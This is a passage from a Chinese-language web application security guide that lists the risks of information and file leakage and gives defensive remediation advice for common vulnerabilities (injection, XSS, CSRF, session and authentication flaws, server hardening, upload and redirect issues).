* 内容泄露漏洞：会被攻击者利用导致其它类型的攻击，危害包括但不局限于：
* • 内网ip泄露：可能会使攻击者渗透进入内网产生更大危害。
* • 数据库信息泄露：让攻击者知道数据库类型，会降低攻击难度。
* • 网站调试信息泄露：可能让攻击者知道网站使用的编程语言，使用的框架等，降低攻击难度。
* • 网站目录结构泄露：攻击者容易发现敏感文件。
* • 绝对路径泄露：某些攻击手段依赖网站的绝对路径，比如用SQL注入写webshell。
* • 电子邮件泄露：邮件泄露可能会被垃圾邮件骚扰，还可能被攻击者利用社会工程学手段获取更多信息，扩大危害。
* 文件泄露漏洞：可能会导致重要信息的泄露，进而扩大安全威胁，这些危害包括但不局限于：
* • 帐号密码泄漏：可能导致攻击者直接操作网站后台或数据库，进行一些可能有危害的操作。
* • 源码泄露：可能会让攻击者从源码中分析出更多其它的漏洞，如SQL注入，文件上传，代码执行等。
* • 系统用户泄露：可能会方便暴力破解系统密码。

**漏洞修复：**

**各类型漏洞及修复建议：**

**SQL注入**

* 在服务器端要对所有的输入数据验证有效性。
* 在处理输入之前，验证所有客户端提供的数据，包括所有的参数、URL和HTTP头的内容。
* 验证输入数据的类型、长度和合法的取值范围。
* 使用白名单验证允许的输入字符而不是黑名单。
* 在危险字符输入后进行转义或编码。
* 明确所有输入正确的字符集。
* 不使用动态拼接的SQL语句，如果使用对特殊字符进行转义。
* 设置最小权限运行程序

**OS命令注入**

* 不仅要在客户端过滤，也要在服务器端过滤。
* 要用最小权限去运行程序，不要给予程序多余的权限，最好只允许在特定的路径下运行，可以通过使用明确运行命令。
* 在程序执行出错时，不要显示与内部实现相关的细节。
* 如果只允许运行有限的命令、使用白名单方式过滤。
* 对于需要运行命令的请求，尽可能减小需要从外部输入的数据。比如：传参数的地方不要传命令行。
* 有下载文件，给文件分配一个ID号来访问文件，拒绝文件名访问。如果需要用文件名，严格检测文件的合法性。

**XPath注入**

* 在服务器端开始处理用户提交的请求数据之前，对输入的数据进行验证，验证每一个参数的类型、长度和格式。
* 对于系统出现的错误信息，以IE错误编码信息替换，屏蔽系统本书的出错信息，这样可以向攻击者提供更少的信息进行下一步注入攻击。
* 检查是否有特殊字符，如果有特殊字符 ，就转义特殊字符或者替换。例：单引号、双音哈都转义或者替换。
* XPath查询参数化，编译构建XPath表达式，将数据输入以 变量形式 传递。
* 敏感信息如密码之类，使用哈希值较长的算法处理。

**LDAP注入**

* 使用转义特殊字符和白名单来验证输入。

**JSON注入**

* 在特殊字符前加反斜杠(\)进行转义
* 使用Javascript编码
* 使用HTML编码

**XSS**

* 在输入过滤，在显示的地方做输出编码。
* 使用一个统一的规则做输出编码
* 富文本框，使用白名单控制输入。
* 使用HTTPOnly标志

**CSRF**

* 重要功能增加确认操作或重新认证，例如支付交易、修改手机号码等
* 加验证码
* 每个会话中使用强随机令牌（token）来保护。
* 检验HTTP Referer

**会话攻击**

* 采用强算法生成会话ID，会话ID必须具有随机性和不可预测性，长度至少为128位。
* 设定会话过期时间，如：在一定时间内没有与应用交互，设定在登录一定时间内要重新输入验证用户名密码，如一天等。
* 设置好Cookie的两个属性：secure和HttpOnly来防御嗅探和阻止JS操作。

**身份认证**

* 在用户注册时强制用户输入较高强度密码、
* 登录认证错误信息显示登录失败，用户名或 密码错误。
* 防止撞库等攻击，应该登录三次失败后下一次登录以5秒倍数，4次登录失败，让用户输入验证码。
* 如果每分钟进行几十次尝试登录，应该被阻止一段时间（如20分钟），给出清楚明白的信息，说明为什么会阻止登录一段时间。
* 使用HTTPS请求传输身份验证和密码、身份证、手机号码，邮箱等数据。
* 当密码重置时，以短信方式通知用户
* 用户账号上次使用信息在下一次成功登陆时向用户报告。
* 在执行关键操作（如：修改登录密码、支付密码、邮箱、手机号码等）使用多因子身份验证。

**直接对象引用**

* 使用的唯一标识可以通过随机数生成以难以猜测。
* 在进行页面显示或做处理之前对用户权限进行检查。
* 权限信息保存在session中。

**Tomcat安全配置**

* Tomcat以没有特权的用户账户和组运行，没有执行交互shell命令权限。
* Tomcat运行的版本必须打了所有安全补丁的版本。
* Tomcat默认的例子相关路径和文件必须删除。
* Tomcat管理员默认密码必须被修改成复杂密码。
* 页面出现信息不能显示Tomcat的版本信息和系统信息。
* Tomcat配置文件执启用安全的http方法，如：GET POST。
* 应用程序和管理程序使用不同的端口。
* 部署前删除测试代码文件。
* 删除无用的文件如：备份文件、临时文件等。
* 配置文件中没有默认用户和密码。
* 不要在robot.txt中泄露目录结构。

**Apache安全配置**

* 选择漏洞较少的apache版本。
* 隐藏Apache版本号。
* 删除Apache欢迎页面。
* 配置只允许访问Apache的Web目录
* 应用程序和管理程序使用不同的端口。
* 管理额控制台必须使用SSL协议。
* 部署前删除测试代码文件。
* 删除无用的文件如：备份文件、临时文件等。
* 配置文件中没有默认用户和密码。
* 不要在robot.txt中泄露目录结构。

**数据库通用配置**

* 修改数据库默认用户名和密码。
* 数据库用户的密码要符合一定的复杂度。
* 访问数据库的用户要赋予所需要的最小权限。
* 启动应用的系统用户必须是专用的，没有系统级别权限的用户和组。

**绕过认证**

* 对登录后可以访问的URL做是否登录检查，如果没有登录将跳转到登录页面。
* 对于敏感信息的请求如登录时、修改密码等请求一定要用HTTPS协议。

**越权访问**

* 验证一切来自客户端的参数，重点是和权限相关的参数，比如用户ID或者角色权限ID等。
* session ID 和认证的token做绑定，放在服务器的会话里，不发送给客户端。
* 对于用户登录后涉及用户唯一信息的请求，每次都要验证检查所有权，敏感信息页面加随机数的参数，防止浏览器缓存内容。
* 把程序分成匿名，授权和管理的区域，通过将角色和数据功能匹配。
* 不适用参数来区分管理员和普通用户。

**文件上传**

* 上传的路径要限制在固定路径下。
* 上传文件路径只给只读和写权限，不需要执行权限。
* 服务端文件类型要使用白名单过滤，后台不应有添加扩展名类型功能；通过配置文件添加文件类型。
* 文件上传使用自己的命名规则重新命名上传的文件。

**文件目录遍历下载**

* 使用ID替换文件夹和文件名。

**网站重定向或转发**

* 验证重定向的URL。
* 使用白名单验证重定向目标。
* 网站内重定向使用相对路径URL。
* 重定向或者转发之前，要验证用户是否有权限访问目标URL。

**业务逻辑漏洞**

* 应用系统必须确保所有输入和传递的时候必须经过有效验证，不仅仅是在刚进入应用系统的时候进行数据验证。
* 应用程序应该有检查功能，避免攻击者可以通过预测、操作参数或者利用隐藏的功能（例如调试）来阻碍操作或者改变业务逻辑工作流程。
* 应用需要对输入进行检查，不允许用户直接提交未经过验证的数据到服务器，因为这些数据来不可编辑的控件，或者用户没有前端提交的权限，任何可编辑控件必须有阻止恶意的写入或修改的功能。
* 开发应用的时候需要注意时间处理问题。攻击者可以简单地通过了解不同的处理时间、结果来获取一些参数，所以虽然他们提交的结果也在相同的时间，符合规则，但却添加了其他步骤或者处理。
* 应用程序需要有阻止攻击者通过延长允许的交易时间的功能，这种情况可以在操作超过规定的时间后通过取消或者重置交易。
* 应用程序需要能够过滤检测的业务逻辑：当一个功能或者操作只允许被执行有限的几次 或者用户不再能够执行这个功能的时候，应用需要能够检测出来。为了阻止用户过多次的执行某个功能， 应用程序可以通过类似缓存这种机制来控制，或者使用不允许用户过多次执行功能的机制。
* 应有用户正确的按照业务流程来完成每一个步骤的检测机制，这样可以阻止黑客在业务流程中通过跳过、绕过、重复任何业务流程中的工序检查。开发这部分业务逻辑的时候应该测试一些无用或者误用的测试用例，当没有按照正确的顺序完成正确的步骤的时候，就不能成功完成业务流程。